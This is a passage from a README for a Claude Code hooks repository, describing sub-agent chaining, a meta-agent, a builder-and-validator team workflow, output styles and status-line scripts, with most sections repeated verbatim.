 For example:
- "First analyze the market with crypto-market-agent, then use crypto-investment-plays to find opportunities"
- "Use the debugger agent to fix errors, then have the code-reviewer check the changes"
- "Generate a new agent with meta-agent, then test it on a specific task"
This chaining allows you to build sophisticated workflows while maintaining clean separation of concerns.
### The Meta-Agent
The meta-agent (`.claude/agents/meta-agent.md`) is a specialized sub-agent that generates new sub-agents from descriptions. It's the "agent that builds agents" - a critical tool for scaling your agent development velocity.
**Why Meta-Agent Matters:**
- **Rapid Agent Creation** - Build dozens of specialized agents in minutes instead of hours
- **Consistent Structure** - Ensures all agents follow best practices and proper formatting
- **Live Documentation** - Pulls latest Claude Code docs to stay current with features
- **Intelligent Tool Selection** - Automatically determines minimal tool requirements
**Using the Meta-Agent:**
```bash
# Simply describe what you want
"Build a new sub-agent that runs tests and fixes failures"
# Claude Code will automatically delegate to meta-agent
# which will create a properly formatted agent file
```
The meta-agent follows the principle: "Figure out how to scale it up. Build the thing that builds the thing." This compound effect accelerates your engineering capabilities exponentially.
## Team-Based Validation System
> **Watch the walkthrough:** See agent teams and the `/plan_w_team` workflow in action at [https://youtu.be/4_2j5wgt_ds](https://youtu.be/4_2j5wgt_ds)
For example:
- "First analyze the market with crypto-market-agent, then use crypto-investment-plays to find opportunities"
- "Use the debugger agent to fix errors, then have the code-reviewer check the changes"
- "Generate a new agent with meta-agent, then test it on a specific task"
This chaining allows you to build sophisticated workflows while maintaining clean separation of concerns.
### The Meta-Agent
The meta-agent (`.claude/agents/meta-agent.md`) is a specialized sub-agent that generates new sub-agents from descriptions. It's the "agent that builds agents" - a critical tool for scaling your agent development velocity.
**Why Meta-Agent Matters:**
- **Rapid Agent Creation** - Build dozens of specialized agents in minutes instead of hours
- **Consistent Structure** - Ensures all agents follow best practices and proper formatting
- **Live Documentation** - Pulls latest Claude Code docs to stay current with features
- **Intelligent Tool Selection** - Automatically determines minimal tool requirements
**Using the Meta-Agent:**
```bash
# Simply describe what you want
"Build a new sub-agent that runs tests and fixes failures"
# Claude Code will automatically delegate to meta-agent
# which will create a properly formatted agent file
```
The meta-agent follows the principle: "Figure out how to scale it up. Build the thing that builds the thing." This compound effect accelerates your engineering capabilities exponentially.
## Team-Based Validation System
> **Watch the walkthrough:** See agent teams and the `/plan_w_team` workflow in action at [https://youtu.be/4_2j5wgt_ds](https://youtu.be/4_2j5wgt_ds)
 This repository includes a powerful build/validate workflow pattern using the Claude Code task system to orchestrate specialized agent teams.
### The `/plan_w_team` Meta Prompt
The `/plan_w_team` command (`.claude/commands/plan_w_team.md`) is not an ordinary prompt—it has three powerful components:
#### 1. Self-Validating
The prompt includes embedded hooks in its front matter that validate its own output:
```yaml
hooks:
stop:
- command: "uv run $CLAUDE_PROJECT_DIR/.claude/hooks/validators/validate_new_file.py specs/*.md"
- command: "uv run $CLAUDE_PROJECT_DIR/.claude/hooks/validators/validate_file_contains.py"
```
After the planning agent finishes, these validators ensure:
- A spec file was created in the correct directory
- The file contains required sections (team orchestration, step-by-step tasks, etc.)
If validation fails, the agent receives feedback and continues working until the output meets criteria.
#### 2. Agent Orchestration
The prompt leverages Claude Code's task system to build and coordinate agent teams:
| Task Tool | Purpose |
| ------------ | -------------------------------------------------------- |
| `TaskCreate` | Create new tasks with owners, descriptions, dependencies |
| `TaskUpdate` | Update status, add blockers, communicate completion |
| `TaskList` | View all tasks and their current state |
| `TaskGet` | Retrieve full task details |
**How it works:**
1. Primary agent creates a task list with specific owners (builder/validator)
2. Tasks can run in parallel or have dependency blockers
3. Subagents complete work and ping back to the primary agent
4. Primary agent reacts in real-time as work completes
5. Blocked tasks automatically unblock when dependencies finish
This enables longer-running threads of work because the task system handles coordination—no bash sleep loops needed.
#### 3. Templating
`/plan_w_team` is a **template meta prompt**—a prompt that generates prompts in a specific, vetted format:
```markdown
## Plan Format (embedded in the meta prompt)
### {{PLAN_NAME}}
**Task:** {{TASK_DESCRIPTION}}
**Objective:** {{OBJECTIVE}}
### Team Orchestration
{{TEAM_MEMBERS}}
### Step-by-Step Tasks
{{TASKS}}
```
The generated plan follows your engineering patterns exactly. This is the difference between agentic engineering and "vibe coding"—you know the outcome your agent will generate because you've templated the format.
### Team Agents
| Agent | File | Tools | Self-Validation | Purpose |
| ------------- | ------------------- | ------------------------- | ---------------------- | ----------------------------------------------- |
| **Builder** | `team/builder.md` | All tools | Ruff + Ty on .py files | Execute implementation tasks, build the thing |
| **Validator** | `team/validator.md` | Read-only (no Write/Edit) | None | Verify builder's work meets acceptance criteria |
This two-agent pairing increases compute to increase trust that work was delivered correctly.
### Code Quality Validators
PostToolUse validators automatically enforce code quality:
| Validator | File | Trigger | Action |
| --------- | ------------------- | ----------------------- | --------------------- |
| **Ruff** | `ruff_validator.py` | Write/Edit on .py files | Blocks on lint errors |
| **Ty** | `ty_validator.py` | Write/Edit on .py files | Blocks on type errors |
### Workflow Example
```bash
# 1. Create a plan with team orchestration
/plan_w_team
# User prompt: "Update the hooks documentation and add missing status lines"
# Orchestration prompt: "Create groups of agents for each hook, one builder and one validator"
# 2. Plan is generated with:
# - Team members (session_end_builder, session_end_validator, etc.)
# - Step-by-step tasks with dependencies
# - Validation commands
# 3. Execute the plan
/build
# 4. Watch agents work in parallel:
# - Builders implement features
# - Validators verify completion
# - Task system coordinates everything
```
### Configuration
- `ruff.toml` - Ruff linter rules
- `ty.toml` - Type checker settings
- `.claude/agents/team/` - Team agent definitions
## Output Styles Collection
> **Watch the walkthrough:** See these features in action at [https://youtu.be/mJhsWrEv-Go](https://youtu.be/mJhsWrEv-Go)
This repository includes a powerful build/validate workflow pattern using the Claude Code task system to orchestrate specialized agent teams.
### The `/plan_w_team` Meta Prompt
The `/plan_w_team` command (`.claude/commands/plan_w_team.md`) is not an ordinary prompt—it has three powerful components:
#### 1. Self-Validating
The prompt includes embedded hooks in its front matter that validate its own output:
```yaml
hooks:
stop:
- command: "uv run $CLAUDE_PROJECT_DIR/.claude/hooks/validators/validate_new_file.py specs/*.md"
- command: "uv run $CLAUDE_PROJECT_DIR/.claude/hooks/validators/validate_file_contains.py"
```
After the planning agent finishes, these validators ensure:
- A spec file was created in the correct directory
- The file contains required sections (team orchestration, step-by-step tasks, etc.)
If validation fails, the agent receives feedback and continues working until the output meets criteria.
#### 2. Agent Orchestration
The prompt leverages Claude Code's task system to build and coordinate agent teams:
| Task Tool | Purpose |
| ------------ | -------------------------------------------------------- |
| `TaskCreate` | Create new tasks with owners, descriptions, dependencies |
| `TaskUpdate` | Update status, add blockers, communicate completion |
| `TaskList` | View all tasks and their current state |
| `TaskGet` | Retrieve full task details |
**How it works:**
1. Primary agent creates a task list with specific owners (builder/validator)
2. Tasks can run in parallel or have dependency blockers
3. Subagents complete work and ping back to the primary agent
4. Primary agent reacts in real-time as work completes
5. Blocked tasks automatically unblock when dependencies finish
This enables longer-running threads of work because the task system handles coordination—no bash sleep loops needed.
#### 3. Templating
`/plan_w_team` is a **template meta prompt**—a prompt that generates prompts in a specific, vetted format:
```markdown
## Plan Format (embedded in the meta prompt)
### {{PLAN_NAME}}
**Task:** {{TASK_DESCRIPTION}}
**Objective:** {{OBJECTIVE}}
### Team Orchestration
{{TEAM_MEMBERS}}
### Step-by-Step Tasks
{{TASKS}}
```
The generated plan follows your engineering patterns exactly. This is the difference between agentic engineering and "vibe coding"—you know the outcome your agent will generate because you've templated the format.
### Team Agents
| Agent | File | Tools | Self-Validation | Purpose |
| ------------- | ------------------- | ------------------------- | ---------------------- | ----------------------------------------------- |
| **Builder** | `team/builder.md` | All tools | Ruff + Ty on .py files | Execute implementation tasks, build the thing |
| **Validator** | `team/validator.md` | Read-only (no Write/Edit) | None | Verify builder's work meets acceptance criteria |
This two-agent pairing increases compute to increase trust that work was delivered correctly.
### Code Quality Validators
PostToolUse validators automatically enforce code quality:
| Validator | File | Trigger | Action |
| --------- | ------------------- | ----------------------- | --------------------- |
| **Ruff** | `ruff_validator.py` | Write/Edit on .py files | Blocks on lint errors |
| **Ty** | `ty_validator.py` | Write/Edit on .py files | Blocks on type errors |
### Workflow Example
```bash
# 1. Create a plan with team orchestration
/plan_w_team
# User prompt: "Update the hooks documentation and add missing status lines"
# Orchestration prompt: "Create groups of agents for each hook, one builder and one validator"
# 2. Plan is generated with:
# - Team members (session_end_builder, session_end_validator, etc.)
# - Step-by-step tasks with dependencies
# - Validation commands
# 3. Execute the plan
/build
# 4. Watch agents work in parallel:
# - Builders implement features
# - Validators verify completion
# - Task system coordinates everything
```
### Configuration
- `ruff.toml` - Ruff linter rules
- `ty.toml` - Type checker settings
- `.claude/agents/team/` - Team agent definitions
## Output Styles Collection
> **Watch the walkthrough:** See these features in action at [https://youtu.be/mJhsWrEv-Go](https://youtu.be/mJhsWrEv-Go)
 This project includes a comprehensive collection of custom output styles (`.claude/output-styles/`) that transform how Claude Code communicates responses. See the [official documentation](https://docs.anthropic.com/en/docs/claude-code/output-styles) for complete details on how output styles work.
| Style | Description | Best For |
| -------------------- | -------------------------------------------------- | ------------------------------------------------------- |
| **genui** ⭐ | **Generates beautiful HTML with embedded styling** | **Interactive visual outputs, instant browser preview** |
| **table-based** | Organizes all information in markdown tables | Comparisons, structured data, status reports |
| **yaml-structured** | Formats responses as YAML configuration | Settings, hierarchical data, API responses |
| **bullet-points** | Clean nested lists with dashes and numbers | Action items, documentation, task tracking |
| **ultra-concise** | Minimal words, maximum speed | Experienced devs, rapid prototyping |
| **html-structured** | Semantic HTML5 with data attributes | Web documentation, rich formatting |
| **markdown-focused** | Leverages all markdown features optimally | Complex documentation, mixed content |
| **tts-summary** | Announces task completion via ElevenLabs TTS | Audio feedback, accessibility |
**Usage:** Run `/output-style [name]` to activate any style (e.g., `/output-style table-based`)
**Location:**
- Project styles: `.claude/output-styles/*.md` (this repo)
- User styles: `~/.claude/output-styles/*.md` (global)
Output styles modify Claude's system prompt to change response formatting without affecting core functionality. Each style is a markdown file with YAML frontmatter defining the name, description, and formatting instructions.
## Custom Status Lines
> **Watch the walkthrough:** See these features in action at [https://youtu.be/mJhsWrEv-Go](https://youtu.be/mJhsWrEv-Go)
This project includes enhanced Claude Code status lines that display real-time conversation context. Status lines provide dynamic information at the bottom of your terminal during Claude Code sessions. See the [official documentation](https://docs.anthropic.com/en/docs/claude-code/statusline) for complete details.
### Available Status Lines
**Location:** `.claude/status_lines/`
| Version | File | Description | Features |
| ------- | ------------------- | ----------------- | --------------------------------------------------------------- |
| **v1** | `status_line.py` | Basic MVP | Git branch, directory, model info |
| **v2** | `status_line_v2.py` | Smart prompts | Latest prompt (250 chars), color-coded by task type |
| **v3** | `status_line_v3.py` | Agent sessions | Agent name, model, last 3 prompts |
| **v4** | `status_line_v4.py` | Extended metadata | Agent name, model, latest prompt, custom key-value pairs |
| **v5** | `status_line_v5.py` | Cost tracking | Model, cost ($), line changes (+/-), session duration |
| **v6** | `status_line_v6.py` | Context window | Visual usage bar, percentage, tokens remaining |
| **v7** | `status_line_v7.py` | Duration timer | Session time, start time, optional end time |
| **v8** | `status_line_v8.py` | Token/cache stats | Input/output tokens, cache creation/read stats |
| **v9** | `status_line_v9.py` | Powerline minimal | Stylized segments with powerline separators, git branch, % used |
### Session Management
Status lines leverage session data stored in `.claude/data/sessions/.json`:
```json
{
"session_id": "unique-session-id",
"prompts": ["first prompt", "second prompt", ...],
"agent_name": "Phoenix", // Auto-generated unique name
"extras": { // v4: Custom metadata (optional)
"project": "myapp",
"status": "debugging",
"environment": "prod"
}
}
```
**Agent Naming:**
- Automatically generates unique agent names using LLM services
- Priority: Ollama (local) → Anthropic → OpenAI → Fallback names
- Names are single-word, memorable identifiers (e.g., Phoenix, Sage, Nova)
- Enabled via `--name-agent` flag in `user_prompt_submit.py`
**Custom Metadata (v4):**
- Use `/update_status_line` command to add custom key-value pairs
- Displayed at the end of the status line in cyan brackets
- Persists across Claude Code interactions
- Example: `/update_status_line project myapp`
### Configuration
Set your preferred status line in `.claude/settings.json`:
```json
{
"statusLine": {
"type": "command",
"command": "uv run $CLAUDE_PROJECT_DIR/.claude/status_lines/status_line_v3.py"
}
}
```
**Status Line Features:**
- **Real-time updates** - Refreshes on message changes (300ms throttle)
- **Color coding** - Visual indicators for different task types
- **Smart truncation** - Manages long prompts elegantly
- **Session persistence** - Maintains context across interactions
**Task Type Indicators (v2/v3):**
- 🔍 Purple - Analysis/search tasks
- 💡 Green - Creation/implementation tasks
- 🔧 Yellow - Fix/debug tasks
- 🗑️ Red - Deletion tasks
- ❓ Blue - Questions
- 💬 Default - General conversation
## Master Agentic Coding
> Prepare for the future of software engineering
Learn tactical agentic coding patterns with [Tactical Agentic Coding](https://agenticengineer.com/tactical-agentic-coding?y=ssvhooks)
Follow the [IndyDevDan YouTube channel](https://www.youtube.com/@indydevdan) to improve your agentic coding advantage.
This project includes a comprehensive collection of custom output styles (`.claude/output-styles/`) that transform how Claude Code communicates responses. See the [official documentation](https://docs.anthropic.com/en/docs/claude-code/output-styles) for complete details on how output styles work.
| Style | Description | Best For |
| -------------------- | -------------------------------------------------- | ------------------------------------------------------- |
| **genui** ⭐ | **Generates beautiful HTML with embedded styling** | **Interactive visual outputs, instant browser preview** |
| **table-based** | Organizes all information in markdown tables | Comparisons, structured data, status reports |
| **yaml-structured** | Formats responses as YAML configuration | Settings, hierarchical data, API responses |
| **bullet-points** | Clean nested lists with dashes and numbers | Action items, documentation, task tracking |
| **ultra-concise** | Minimal words, maximum speed | Experienced devs, rapid prototyping |
| **html-structured** | Semantic HTML5 with data attributes | Web documentation, rich formatting |
| **markdown-focused** | Leverages all markdown features optimally | Complex documentation, mixed content |
| **tts-summary** | Announces task completion via ElevenLabs TTS | Audio feedback, accessibility |
**Usage:** Run `/output-style [name]` to activate any style (e.g., `/output-style table-based`)
**Location:**
- Project styles: `.claude/output-styles/*.md` (this repo)
- User styles: `~/.claude/output-styles/*.md` (global)
Output styles modify Claude's system prompt to change response formatting without affecting core functionality. Each style is a markdown file with YAML frontmatter defining the name, description, and formatting instructions.
## Custom Status Lines
> **Watch the walkthrough:** See these features in action at [https://youtu.be/mJhsWrEv-Go](https://youtu.be/mJhsWrEv-Go)
This project includes enhanced Claude Code status lines that display real-time conversation context. Status lines provide dynamic information at the bottom of your terminal during Claude Code sessions. See the [official documentation](https://docs.anthropic.com/en/docs/claude-code/statusline) for complete details.
### Available Status Lines
**Location:** `.claude/status_lines/`
| Version | File | Description | Features |
| ------- | ------------------- | ----------------- | --------------------------------------------------------------- |
| **v1** | `status_line.py` | Basic MVP | Git branch, directory, model info |
| **v2** | `status_line_v2.py` | Smart prompts | Latest prompt (250 chars), color-coded by task type |
| **v3** | `status_line_v3.py` | Agent sessions | Agent name, model, last 3 prompts |
| **v4** | `status_line_v4.py` | Extended metadata | Agent name, model, latest prompt, custom key-value pairs |
| **v5** | `status_line_v5.py` | Cost tracking | Model, cost ($), line changes (+/-), session duration |
| **v6** | `status_line_v6.py` | Context window | Visual usage bar, percentage, tokens remaining |
| **v7** | `status_line_v7.py` | Duration timer | Session time, start time, optional end time |
| **v8** | `status_line_v8.py` | Token/cache stats | Input/output tokens, cache creation/read stats |
| **v9** | `status_line_v9.py` | Powerline minimal | Stylized segments with powerline separators, git branch, % used |
### Session Management
Status lines leverage session data stored in `.claude/data/sessions/.json`:
```json
{
"session_id": "unique-session-id",
"prompts": ["first prompt", "second prompt", ...],
"agent_name": "Phoenix", // Auto-generated unique name
"extras": { // v4: Custom metadata (optional)
"project": "myapp",
"status": "debugging",
"environment": "prod"
}
}
```
**Agent Naming:**
- Automatically generates unique agent names using LLM services
- Priority: Ollama (local) → Anthropic → OpenAI → Fallback names
- Names are single-word, memorable identifiers (e.g., Phoenix, Sage, Nova)
- Enabled via `--name-agent` flag in `user_prompt_submit.py`
**Custom Metadata (v4):**
- Use `/update_status_line` command to add custom key-value pairs
- Displayed at the end of the status line in cyan brackets
- Persists across Claude Code interactions
- Example: `/update_status_line project myapp`
### Configuration
Set your preferred status line in `.claude/settings.json`:
```json
{
"statusLine": {
"type": "command",
"command": "uv run $CLAUDE_PROJECT_DIR/.claude/status_lines/status_line_v3.py"
}
}
```
**Status Line Features:**
- **Real-time updates** - Refreshes on message changes (300ms throttle)
- **Color coding** - Visual indicators for different task types
- **Smart truncation** - Manages long prompts elegantly
- **Session persistence** - Maintains context across interactions
**Task Type Indicators (v2/v3):**
- 🔍 Purple - Analysis/search tasks
- 💡 Green - Creation/implementation tasks
- 🔧 Yellow - Fix/debug tasks
- 🗑️ Red - Deletion tasks
- ❓ Blue - Questions
- 💬 Default - General conversation
## Master Agentic Coding
> Prepare for the future of software engineering
Learn tactical agentic coding patterns with [Tactical Agentic Coding](https://agenticengineer.com/tactical-agentic-coding?y=ssvhooks)
Follow the [IndyDevDan YouTube channel](https://www.youtube.com/@indydevdan) to improve your agentic coding advantage.